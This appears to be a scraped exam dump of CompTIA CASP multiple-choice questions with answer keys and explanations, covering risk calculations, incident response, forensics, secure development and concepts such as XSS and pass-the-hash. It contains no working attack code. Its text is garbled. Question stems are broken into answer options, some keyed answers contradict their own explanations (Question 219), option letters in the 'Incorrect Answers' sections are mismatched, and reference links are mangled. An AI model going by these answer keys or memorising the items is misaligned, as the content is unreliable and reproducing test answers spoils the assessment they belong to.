Eradication and Recovery is the fourth step of the incident response. It occurs before preventing future problems.

Incorrect Answers:

A: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

B: Preventing future problems is part of the Lessons Learned step, which is the last step in the incident response process.

C: Since the incident did not affect the deduplicated data, it is not included in the incident response process.

References: <https://en.wikipedia.org/wiki/Ransomware>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 249

**NEW QUESTION 219**

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data

- A. The Chief Risk Officer (CRO) is concerned about the outsourcing plan
- B. Which of the following risks are MOST likely to occur if adequate controls are not implemented?
- C. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
- D. Improper handling of client data, interoperability agreement issues and regulatory issues
- E. Cultural differences, increased cost of doing business and divestiture issues
- F. Improper handling of customer data, loss of intellectual property and reputation damage

**Answer:** D

**Explanation:**

The risk of security violations or compromised intellectual property (IP) rights is inherently elevated when working internationally. A key concern with outsourcing arrangements is making sure that there is sufficient protection and security in place for personal information being transferred and/or accessed under an outsourcing agreement.

Incorrect Answers:

A: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

B: Interoperability agreement issues are not a major risk when outsourcing to a third party company in another country.

C: Divestiture is the disposition or sale of an asset that is not performing well, and which is not vital to the company's core business, or which is worth more to a potential buyer or as a separate entity than as part of the company.

References: <http://www.lexology.com/libraryHYPERLINK>

"<http://www.lexology.com/library/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4>"/detail.aspx?g=e698d613-af77-4e34-b84e-940e14e94ce4

<http://www.investorwords.com/1508/divestiture.html#ixzz3knAhr58A>

#### NEW QUESTION 222

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

**Answer:** A

#### Explanation:

ALE before implementing application caching:  $ALE = ARO \times SLE$

$ALE = 5 \times \$40,000$   $ALE = \$200,000$

ALE after implementing application caching:  $ALE = ARO \times SLE$

$ALE = 1 \times \$40,000$   $ALE = \$40,000$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

Monetary value earned =  $\$200,000 - \$40,000 - \$100,000$  Monetary value earned = \$60,000

Incorrect Answers:

B: \$100,000 would be the answer if the ARO after implementing application caching was 0.

C: \$140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.

D: The answer cannot be \$200,000 because in the first year of operation the ALE after implementing application caching is \$40,000 and the cost of the countermeasures is \$100,000.

References: <http://www.pearsonitcertification.com/articles/article.aspx?p=418007HYPERLINK>

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"&HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"seqNum=4

#### NEW QUESTION 224

A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be followed?

- A. Establish a risk matrix
- B. Inherit the risk for six months
- C. Provide a business justification to avoid the risk
- D. Provide a business justification for a risk exception

**Answer:** D

#### Explanation:

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

A: A risk matrix can be used to determine an overall risk ranking before determining how the risk will be dealt with.

B: Inheriting the risk for six months means that it has been decided the benefits of moving forward outweighs the risk.

C: Avoiding the risk is not recommended as the applications are still being used. References:

<http://www.rit.edu/security/sHYPERLINK> "<http://www.rit.edu/security/sites/rit.edu.security/files/exception>

<process.pdf>"ites/rit.edu.security/files/exceptionHYPERLINK "<http://www.rit.edu/security/sites/rit.edu.security/files/exception> <process.pdf>"%20process.pdf

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 218

#### NEW QUESTION 225

A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

- A. an administrative control
- B. dual control
- C. separation of duties
- D. least privilege
- E. collusion

**Answer:** C

#### Explanation:

Separation of duties requires more than one person to complete a task. Incorrect Answers:

A: Administrative controls refer policies, procedures, guidelines, and other documents used by an organization.

B: Dual control forces employees who are planning anything illegal to work together to complete critical actions.

D: The principle of least privilege prevents employees from accessing levels not required to perform their everyday function.

E: Collusion is defined as an agreement which occurs between two or more persons to deceive, mislead, or defraud others of legal rights.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 245, 321

<https://en.wikipedia.org/wiki/Collusion>

**NEW QUESTION 230**

A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

- A. Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
- B. Require each user to log passwords used for file encryption to a decentralized repository.
- C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
- D. Allow encryption only by tools that use public keys from the existing escrowed corporate PK

**Answer: D**

**Explanation:**

Electronic discovery (also called e-discovery) refers to any process in which electronic data is sought, located, secured, and searched with the intent of using it as evidence in a civil or criminal legal case. E-discovery can be carried out offline on a particular computer or it can be done in a network.

An e-discovery policy would define how data is archived and encrypted. If the data is archived in an insecure manor, a user could be able to delete data that the user does not want to be searched. Therefore, we need to find a way of securing the data in a way that only authorized people can access the data.

A public key infrastructure (PKI) supports the distribution and identification of public encryption keys for the encryption of data.

A. The data can only be decrypted by the private key.

In this question, we have an escrowed corporate PKI. Escrow is an independent and licensed third party that holds something (money, sensitive data etc.) and releases it only when predefined conditions have been met. In this case, Escrow is holding the private key of the PKI.

By encrypting the e-discovery data by using the PKI public key, we can ensure that the data can only be decrypted by the private key held in Escrow and this will only happen when the predefined conditions are met.

Incorrect Answers:

A: File encryption should be enabled to enable the archiving of the data.

B: Requiring each user to log passwords used for file encryption is not a good solution. Apart from there being no mechanism to enforce this, you should not need to know users' passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords.

C: You cannot and should not be able to archive old passwords. You need a mechanism that ensures that the data can be decrypted by authorized personnel without the need to know user passwords. References:

<http://searchfinancialsecurity.techtarget.com/definition/electronicdiscovery> financialsecurity.techtarget.com/definithyperlink

<http://searchfinancialsecurity.techtarget.com/definition/electronic-discovery>ion/electronicdiscovery <https://en.wikipedia.org/wiki/Escrow>

**NEW QUESTION 234**

It has come to the IT administrator's attention that the "post your comment" field on the company blog page has been exploited, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the "post your comment" field from being exploited?

- A. Update the blog page to HTTPS
- B. Filter metacharacters
- C. Install HIDS on the server
- D. Patch the web application
- E. Perform client side input validation

**Answer: B**

**Explanation:**

A general rule of thumb with regards to XSS is to "Never trust user input and always filter metacharacters." Incorrect Answers:

A: Updating the blog page to HTTPS will not resolve this issue.

C: HIDS are designed to monitor a computer system, not the network. IT will, therefore, not resolve this issue.

D: Simply installing a web application patch will not work, as the patch may be susceptible to XSS. Testing of the patch has to take place first.

E: Performing client side input validation is a valid method, but it is not the MOST effective. References:

<https://community.qualys.com/docs/DOC-1186>

<http://www.computerweekly.com/tip/The-true-test-of-a-Webapplication-patch>ekly.com/tip/The-truhyperlink

<http://www.computerweekly.com/tip/The-truetest-of-a-Web-application-patch>e-test-of-a-Web-application-patch

<http://www.techrepublic.com/blog/it-security/what-is-cross-site-scripting/>certkingdom.com

<https://www.techrepublic.com/blog/it-security/what-is-cross-site-scripting/>public.com/blog/it-security/what-is-cross-site-scripting/

<http://www.techrepublic.com/blog/it-security/what-is-cross-site-scripting/>public.com/blog/it-security/what-is-cross-site-scripting/

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 137

**NEW QUESTION 239**

A user is suspected of engaging in potentially illegal activities. Law enforcement has requested that the user continue to operate on the network as normal. However, they would like to have a copy of any communications from the user involving certain key terms. Additionally, the law enforcement agency has requested that the user's ongoing communication be retained in the user's account for future investigations. Which of the following will BEST meet the goals of law enforcement?

- A. Begin a chain-of-custody on for the user's communication
- B. Next, place a legal hold on the user's email account.
- C. Perform an e-discovery using the applicable search term
- D. Next, back up the user's email for a future investigation.
- E. Place a legal hold on the user's email account
- F. Next, perform e-discovery searches to collect applicable emails.
- G. Perform a back up of the user's email account
- H. Next, export the applicable emails that match the search terms.

**Answer: C**

**Explanation:**

A legal hold is a process that an organization uses to maintain all forms of pertinent information when legal action is reasonably expected. E-discovery refers to discovery in litigation or government

investigations that manages the exchange of electronically stored information (ESI). ESI includes email and office documents, photos, video, databases, and other filetypes.

Incorrect Answers:

A: Chain of custody (CoC) refers to the chronological documentation showing the seizure, custody, control, transfer, analysis, and disposition of physical or electronic evidence.

B: Potentially relevant data has to be placed on hold before e-discovery takes place. D: This option could still allow the email to be tampered with.

References: [https://en.wikipedia.org/wiki/Electronic\\_discovery#Types\\_of\\_ESI](https://en.wikipedia.org/wiki/Electronic_discovery#Types_of_ESI) [https://en.wikipedia.org/wiki/Chain\\_of\\_custody](https://en.wikipedia.org/wiki/Chain_of_custody) [https://en.wikipedia.org/wiki/Legal\\_hold](https://en.wikipedia.org/wiki/Legal_hold)

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#### NEW QUESTION 242

The finance department for an online shopping website has discovered that a number of customers were able to purchase goods and services without any payments. Further analysis conducted by the security investigations team indicated that the website allowed customers to update a payment amount for shipping. A specially crafted value could be entered and cause a roll over, resulting in the shipping cost being subtracted from the balance and in some instances resulted in a negative balance. As a result, the system processed the negative balance as zero dollars. Which of the following BEST describes the application issue?

- A. Race condition
- B. Click-jacking
- C. Integer overflow
- D. Use after free
- E. SQL injection

**Answer: C**

#### Explanation:

Integer overflow errors can occur when a program fails to account for the fact that an arithmetic operation can result in a quantity either greater than a data type's maximum value or less than its minimum value.

Incorrect Answers:

A: Race conditions are a form of arrack that normally targets timing, and sometimes called asynchronous attacks. The objective is to exploit the delay between the time of check (TOC) and the time of use (TOU).

B: Click-jacking is when attackers deceive Web users into disclosing confidential information or taking control of their computer while clicking on seemingly harmless web pages.

D: Use after free errors happen when a program carries on making use of a pointer after it has been freed.

E: A SQL injection attack occurs when the attacker makes use of a series of malicious SQL queries to directly influence the SQL database.

References: <https://www.owasp.org/index.php/Integer>

"[https://www.owasp.org/index.php/Integer\\_overflow](https://www.owasp.org/index.php/Integer_overflow)" [overf](https://www.owasp.org/index.php/Integer_overflow) [HYPERLINK "https://www.owasp.org/index.php/Integer\\_overflow"](https://www.owasp.org/index.php/Integer_overflow)low

[https://www.owasp.org/index.php/Using\\_freed\\_memory](https://www.owasp.org/index.php/Using_freed_memory)

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 151, 153, 163

#### NEW QUESTION 243

An investigator wants to collect the most volatile data first in an incident to preserve the data that runs the highest risk of being lost. After memory, which of the following BEST represents the remaining order of volatility that the investigator should follow?

- A. File system information, swap files, network processes, system processes and raw disk blocks.
- B. Raw disk blocks, network processes, system processes, swap files and file system information.
- C. System processes, network processes, file system information, swap files and raw disk blocks.
- D. Raw disk blocks, swap files, network processes, system processes, and file system informatio

**Answer: C**

#### Explanation:

The order in which you should collect evidence is referred to as the Order of volatility. Generally, evidence should be collected from the most volatile to the least volatile. The order of volatility from most volatile to least volatile is as follows:

Data in RAM, including CPU cache and recently used data and applications Data in RAM, including system and network processes

Swap files (also known as paging files) stored on local disk drives Data stored on local disk drives

Logs stored on remote systems Archive media

Incorrect Answers:

A: System and network processes are more volatile than file system information and swap files. B: System and network processes are more volatile than raw disk blocks.

D: System and network processes are more volatile than raw disk blocks and swap files. References:

<http://blogs.getcertifiedgetahead.com/security-forensic-performance-base> [HYPERLINK "http://blogs.getcertifiedgetahead.com/security-forensic-performance-based-question/"](http://blogs.getcertifiedgetahead.com/security-forensic-performance-based-question/)d-question/

#### NEW QUESTION 248

A critical system audit shows that the payroll system is not meeting security policy due to missing OS security patches. Upon further review, it appears that the system is not being patched at all. The vendor states that the system is only supported on the current OS patch level. Which of the following compensating controls should be used to mitigate the vulnerability of missing OS patches on this system?

- A. Isolate the system on a secure network to limit its contact with other systems
- B. Implement an application layer firewall to protect the payroll system interface
- C. Monitor the system's security log for unauthorized access to the payroll application
- D. Perform reconciliation of all payroll transactions on a daily basis

**Answer: A**

#### Explanation:

The payroll system is not meeting security policy due to missing OS security patches. We cannot apply the patches to the system because the vendor states that the system is only supported on the current OS patch level. Therefore, we need another way of securing the system.

We can improve the security of the system and the other systems on the network by isolating the payroll system on a secure network to limit its contact with other systems. This will reduce the likelihood of a malicious user accessing the payroll system and limit any damage to other systems if the payroll system is attacked.

Incorrect Answers:

B: An application layer firewall may provide some protection to the application. However, the operating system is vulnerable due to being unpatched. It is unlikely that an application layer firewall will protect against the operating system vulnerabilities.

C: Monitoring the system's security log for unauthorized access to the payroll application will not actually provide any protection against unauthorized access. It would just enable you to see that unauthorized access has occurred.

D: Reconciling the payroll transactions on a daily basis would keep the accounts up to date but it would provide no protection for the system and so does not mitigate the vulnerability of missing OS patches as required in this question.

**NEW QUESTION 249**

In a situation where data is to be recovered from an attacker's location, which of the following are the FIRST things to capture? (Select TWO).

- A. Removable media
- B. Passwords written on scrap paper
- C. Snapshots of data on the monitor
- D. Documents on the printer
- E. Volatile system memory
- F. System hard drive

**Answer:** CE

**Explanation:**

An exact copy of the attacker's system must be captured for further investigation so that the original data can remain unchanged. An analyst will then start the process of capturing data from the most volatile to the least volatile.

The order of volatility from most volatile to least volatile is as follows: Data in RAM, including CPU cache and recently used data and applications Data in RAM, including system and network processes

Swap files (also known as paging files) stored on local disk drives Data stored on local disk drives

Logs stored on remote systems Archive media

Incorrect Answers:

A: Removable media is not regarded as volatile data.

B: Passwords written on scrap paper is not regarded as volatile data. D: Documents on the printer is not regarded as volatile data.

F: Data stored on the system hard drive is lower in the order of volatility compared to system memory.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 250-254

<http://blogs.getcertifiedgetahead.com/security-forensic-phYPERLINK> "http://blogs.getcertifiedgetahead.com/security-forensic-performance-basedquestion/"  
erformaHYPERLINK "http://blogs.getcertifiedgetahead.com/security-forensicperformance- based-question/"nce-based-question/

**NEW QUESTION 254**

The DLP solution has been showing some unidentified encrypted data being sent using FTP to a remote server. A vulnerability scan found a collection of Linux servers that are missing OS level patches. Upon further investigation, a technician notices that there are a few unidentified processes running on a number of the servers. What would be a key FIRST step for the data security team to undertake at this point?

- A. Capture process ID data and submit to anti-virus vendor for review.
- B. Reboot the Linux servers, check running processes, and install needed patches.
- C. Remove a single Linux server from production and place in quarantine.
- D. Notify upper management of a security breach.
- E. Conduct a bit level image, including RAM, of one or more of the Linux server

**Answer:** E

**Explanation:**

Incident management (IM) is a necessary part of a security program. When effective, it mitigates business impact, identifies weaknesses in controls, and helps fine-tune response processes.

In this question, an attack has been identified and confirmed. When a server is compromised or used to commit a crime, it is often necessary to seize it for forensics analysis. Security teams often face two challenges when trying to remove a physical server from service: retention of potential evidence in volatile storage or removal of a device from a critical business process.

Evidence retention is a problem when the investigator wants to retain RAM content. For example, removing power from a server starts the process of mitigating business impact, but it also denies forensic analysis of data, processes, keys, and possible footprints left by an attacker.

A full a bit level image, including RAM should be taken of one or more of the Linux servers. In many cases, if your environment has been deliberately attacked, you may want to take legal action against the perpetrators. In order to preserve this option, you should gather evidence that can be used

against them, even if a decision is ultimately made not to pursue such action. It is extremely important to back up the compromised systems as soon as possible.

Back up the systems prior to performing any actions that could affect data integrity on the original media.

Incorrect Answers:

A: Capturing process ID data and submitting it to anti-virus vendor for review would not be the first step. Furthermore, it is unlikely that a virus is the cause of the problem on the LINUX servers. It is much more likely that the missing OS level patches left the systems vulnerable.

B: Rebooting the Linux servers would lose the contents of the running RAM. This may be needed for litigation so a full backup including RAM should be taken first. Then the servers can be cleaned and patched.

C: Removing a single Linux server from production and placing it in quarantine would probably involve powering off the server. Powering off the server would lose the contents of the running RAM. This may be needed for litigation so a full backup including RAM should be taken first.

D: Notifying upper management of a security breach probably should be done after the security breach is contained. You should follow standard incident management procedures first. Reporting on the incident is one of the later steps in the process.

References:

<http://whatis.techtarget.com/reference/FiHYPERLINK> "http://whatis.techtarget.com/reference/Five- Steps-to-Incident-Management-in-a-Virtualized-Environment"ve-Steps-to-Incident-Management-in-a-Virtualized-Environment

<https://technet.miHYPERLINK> "https://technet.microsoft.com/enhttps:// certkingdom.com us/library/cc700825.aspx"crosoft.com/en-us/library/cc700825.aspx

**NEW QUESTION 255**

The IT Security Analyst for a small organization is working on a customer's system and identifies a possible intrusion in a database that contains PII. Since PII is involved, the analyst wants to get the issue addressed as soon as possible. Which of the following is the FIRST step the analyst should take in mitigating the impact of the potential intrusion?

- A. Contact the local authorities so an investigation can be started as quickly as possible.
- B. Shut down the production network interfaces on the server and change all of the DBMS account passwords.
- C. Disable the front-end web server and notify the customer by email to determine how the customer would like to proceed.
- D. Refer the issue to management for handling according to the incident response process

**Answer:** D

**Explanation:**

The database contains PII (personally identifiable information) so the natural response is to want to get the issue addressed as soon as possible. However, in this question we have an IT Security Analyst working on a customer's system. Therefore, this IT Security Analyst does not know what the customer's incident response process is. In this case, the IT Security Analyst should refer the issue to company management so they can handle the issue (with your help if required) according to their incident response procedures.

Incorrect Answers:

- A: Contacting the local authorities so an investigation can be started as quickly as possible would not be the first step. Apart from the fact an investigation could take any amount of time; this action does nothing to actually stop the unauthorized access.
- B: Shutting down the production network interfaces on the server and changing all of the DBMS account passwords may be a step in the company's incident response procedure. However, as the IT Security Analyst does not know what the customer's incident response process is, he should notify management so they can make that decision.
- C: Disabling the front-end web server may or may not stop the unauthorized access to the database server. However, taking a company web server offline may have a damaging impact on the company so the IT Security Analyst should not make that decision without consulting the management. Using email to determine how the customer would like to proceed is not appropriate method of communication. For something this urgent, a face-to-face meeting or at least a phone call would be more appropriate.

**NEW QUESTION 257**

An external penetration tester compromised one of the client organization's authentication servers and retrieved the password database. Which of the following methods allows the penetration tester to MOST efficiently use any obtained administrative credentials on the client organization's other systems, without impacting the integrity of any of the systems?

- A. Use the pass the hash technique
- B. Use rainbow tables to crack the passwords
- C. Use the existing access to change the password
- D. Use social engineering to obtain the actual password

**Answer:** A

**Explanation:**

With passing the hash you can grab NTLM credentials and you can manipulate the Windows logon sessions maintained by the LSA component. This will allow you to operate as an administrative user and not impact the integrity of any of the systems when running your tests.

Incorrect Answers:

- B: Making use of rainbow tables and cracking passwords will have a definite impact on the integrity of the other systems that are to be penetration tested.
- C: Changing passwords will impact the integrity of the other systems and is not a preferable method to conduct penetration testing.
- D: Social engineering is not the preferred way to accomplish the goal of penetration testing and gaining administrative credentials on the client's network. References:  
Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17, 351

**NEW QUESTION 262**

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

- A. Update company policies and procedures
- B. Subscribe to security mailing lists
- C. Implement security awareness training
- D. Ensure that the organization vulnerability management plan is up-to-date

**Answer:** B

**Explanation:**

Subscribing to bug and vulnerability, security mailing lists is a good way of staying abreast and keeping up to date with the latest in those fields.

Incorrect Answers:

- A: Updating company policies and procedures are not staying current on the topic since attacks are generated from outside sources and the best way to stay current on what is happening in that particular topic is to subscribe to a mailing list on the topic.
- C: Security awareness training serves best as an operational control insofar as mitigating risk is concerned and not to stay current on the topic.
- D: Making sure the company vulnerability plan is up to date is essential but will not keep you up to date on the topic as a subscription to a security mailing list.

References:

Conklin, Wm. Arthur, Gregory White and Dwayne Williams, CASP CompTIA Advanced Security Practitioner Certification Study Guide (Exam CAS-001), McGraw-Hill, Columbus, 2012, p. 139 Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 219

**NEW QUESTION 264**

A Chief Financial Officer (CFO) has raised concerns with the Chief Information Security Officer (CISO) because money has been spent on IT security infrastructure, but corporate assets are still found to be vulnerable. The business recently funded a patch management product and SOE hardening initiative. A third party auditor reported findings against the business because some systems were missing patches. Which of the following statements BEST describes this situation?

- A. The CFO is at fault because they are responsible for patching the systems and have already been given patch management and SOE hardening products.
- B. The audit findings are invalid because remedial steps have already been applied to patch servers and the remediation takes time to complete.
- C. The CISO has not selected the correct controls and the audit findings should be assigned to them instead of the CFO.
- D. Security controls are generally never 100% effective and gaps should be explained to stakeholders and managed accordingly.

**Answer:** D

**Explanation:**

Security controls can never be run 100% effective and is mainly observed as a risk mitigation strategy thus the gaps should be explained to all stakeholders and managed accordingly.

Incorrect Answers:

A: The CFO's main concern would be of a monetary nature as per the job description and not the IT security infrastructure or patch management per se.

B: The audit findings are not invalid since the audit actually found more missing patches on some systems.

C: The chief information security officer is the executive in the company that has the responsibility over information security in the organization; the CISO does not necessarily select controls. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 204, 213

**NEW QUESTION 265**

Which of the following activities is commonly deemed "OUT OF SCOPE" when undertaking a penetration test?

- A. Test password complexity of all login fields and input validation of form fields
- B. Reverse engineering any thick client software that has been provided for the test
- C. Undertaking network-based denial of service attacks in production environment
- D. Attempting to perform blind SQL injection and reflected cross-site scripting attacks
- E. Running a vulnerability scanning tool to assess network and host weaknesses

**Answer: C**

**Explanation:**

Penetration testing is done to look at a network in an adversarial fashion with the aim of looking at what an attacker will use. Penetration testing is done without malice and undertaking a networkbased denial of service attack in the production environment is as such 'OUT OF SCOPE'.

Incorrect Answers:

A: Testing the password complexity of login fields and the input validation of form fields can form part of penetration testing. This is part of the gaining access phase of penetration testing.

B: Making use of reverse engineering a thick client software package would fall within the scope of penetration testing.

D: Blind SQL injection and reflected cross-site scripting attacks can be used in penetration testing. It would form part of the escalation of privilege step in penetration testing.

E: A vulnerability scanning tool to check network and host weakness would be admissible in penetration testing because it is part of the scanning process of penetration testing. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 91, 166-167

**NEW QUESTION 268**

A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self-service functionality. The application has been written by developers over the last six months and the project is currently in the test phase.

Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

- A. Perform unit testing of the binary code
- B. Perform code review over a sampling of the front end source code
- C. Perform black box penetration testing over the solution
- D. Perform grey box penetration testing over the solution
- E. Perform static code review over the front end source code

**Answer: DE**

**Explanation:**

With grey box penetration testing it means that you have limited insight into the device which would most probable by some code knowledge and this type of testing over the solution would provide the most security coverage under the circumstances.

A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization. With a static code review it is assumed that you have all the sources available for the application that is being examined. By performing a static code review over the front end source code you can provide adequate security coverage over the solution.

Incorrect Answers:

A: Unit testing of the binary code will not provide the most security coverage.

B: Code review over a sampling of the front end source code will not provide adequate security coverage.

C: Black box penetration testing is best done when the source code is not available. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 168-169

**NEW QUESTION 270**

The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

- A. PING
- B. NESSUS
- C. NSLOOKUP
- D. NMAP

**Answer: D**

**Explanation:**

NMAP works as a port scanner and is used to check if the DNS server is listening on port 53. Incorrect Answers:

A: PING is in essence a network administration tool that is used to test the reachability of a host. B: NESSUS is used as a vulnerability scanner.

C: NSLOOKUP is a tool used for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 172-173, 396

**NEW QUESTION 273**

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

- A. Survey threat feeds from services inside the same industry.
- B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
- C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
- D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor

**Answer:** A

**Explanation:**

Security posture refers to the overall security plan from planning through to implementation and comprises technical and non-technical policies, procedures and controls to protect from both internal and external threats. From a security standpoint, one of the first questions that must be answered in improving the overall security posture of an organization is to identify where data resides. All the advances that were made by technology make this very difficult. The best way then to improve your company's security posture is to first survey threat feeds from services inside the same industry.

Incorrect Answers:

- B: Purchasing multiple threat feeds will provide better security posture, but the first step is still to survey threats from services within the same industry.
- C: Conducting an internal audit is not the first step in improving security posture of your company. D: Deploying a UTM solution to get frequent updates is not the first step to take when tasked with the job of improving security posture.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 99

**NEW QUESTION 277**

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